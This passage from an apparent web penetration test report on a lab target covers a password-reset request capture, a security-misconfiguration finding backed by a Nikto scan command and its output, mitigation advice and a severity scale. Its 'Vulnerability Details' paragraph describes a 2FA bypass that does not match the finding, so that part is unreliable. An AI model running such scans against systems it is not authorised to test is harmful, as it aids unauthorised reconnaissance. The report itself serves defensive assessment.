Chrome/136.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.91/Forgot_Password2.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 ans1=test&userid=30&Next=Next

```

Mitigation

- In general, questions-based authentication is weak by nature. I advise switching the method of authentication to verifying, for example via Email or SMS.
- Ensure identical response for both valid and invalid emails, and return the same status code and error message.
- Security questions should be shown only after authentication, providing an email shouldn't be enough to reveal those questions and it should be for verification in addition to username and password.
- Implement rate-limit. Limit the number of password-recover attempts per IP and Account.

10 Security Misconfiguration

Severity | **Medium**Probability | **Medium**

Vulnerability Description

Security Misconfiguration occurs when security controls are missing, improperly configured, or left with insecure default settings. Such misconfigurations can expose the application to a wide range of attacks.

Automated security scanning using **Nikto** identified multiple security misconfigurations affecting the web server and application:

1. Missing security headers.
 - a. X-Frame-Options header wasn't presented, leaving the application vulnerable to Clickjacking attacks.
 - b. X-Content-Type-Options header wasn't set, allowing browsers to perform MIME type sniffing, which may lead to certain attacks occurring.
2. Unrestricted HTTP methods. The OPTIONS method was enabled, revealing supported HTTP methods and increasing the attack surface.

More information was acquired using Nikto but was already disclosed in the [Information Disclosure vulnerability](#).

Vulnerability Details

During the audit, we have found that the 2-factor authentication can be bypassed without proper verification. An attacker with given user credentials can avoid using the 2FA code sent to the user by directly navigating to a page on the site. Doing so the aggressor can gain access to sensitive information and access data freely.

```
(baker@baker) ~/Desktop/WebPT/FacebookRevenge
$ nikto -h http://10.0.2.51/
- Nikto v2.5.0

+-----+
+ Target IP:      10.0.2.51
+ Target Hostname: 10.0.2.51
+ Target Port:    80
+ Start Time:     2026-01-05 14:52:41 (GMT2)
+-----+
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 3102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2026-01-05 15:02:41 (GMT2) (600 seconds)
+-----+
+ 1 host(s) tested
```

Mitigation

- Implement Security HTTP Headers.
- Restrict HTTP Methods. Disable unnecessary HTTP methods such as OPTIONS where not required.
- Follow industry hardening guidelines for Apache and Debian.

Finding Classification

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.